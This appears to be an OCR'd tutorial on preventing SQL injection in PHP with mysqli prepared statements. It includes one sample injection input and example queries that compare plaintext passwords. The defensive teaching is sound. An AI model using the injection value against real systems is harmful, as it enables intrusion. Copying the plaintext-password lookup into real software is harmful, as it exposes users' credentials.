
When you insert **user-supplied** input into your SQL queries, you are basically **rewriting your program dynamically**, using user input.



Prepared statements work by making sure that user-supplied data **does not alter your SQL query's logic**.

This means that instead of **passing a complete SQL query to the server to be compiled**, you define all the **SQL logic first**, **compile it**, and then **insert user-supplied parameters into the query** right

before execution



.

.

Let's look at an example of how to **execute SQL statements safely in PHP**.

```
SELECT Id FROM Users WHERE Username=USERNAME AND Password=PASSWORD; --
retrieve user id by username and password
```

Here's how to do that in PHP:

```
$mysqli = new mysqli("mysql_host", "mysql_username", "mysql_password",
"database_name"); //establishing the connection
$username = $_POST["username"]; 2 //retrive usename
$password = $_POST["password"]; 3 //retrive password
```

To use a prepared statement, you would **define the structure of the query first**. We'll write out the query **without its parameters**, and put question marks as placeholders for the parameters

```
$stmt = $mysqli->prepare("SELECT Id FROM Users WHERE Username=? AND
Password=?");
```

The following line of code will insert the **user input into the SQL query**:

```
$stmt->bind_param("ss", $username, $password);
```

Finally, you execute the query: `$stmt->execute();`

Therefore, if an attacker provides the application with a **malicious input like this one**, the entire input would be treated as **plain data, not as SQL code**: `Password12345';—`

More of : Prepared statement - Wikipedia

.

.

Special characters that should be sanitized or escaped include the single quote (’) and double quote (”), but special characters specific to each type of database also exist. For more information about SQL input sanitization, read OWASP’s cheat sheet at SQL Injection Prevention - OWASP Cheat Sheet Series

Additionally, you should follow the principle of `least privilege` when assigning rights to applications. This means that applications should run with only the privileges they require to operate.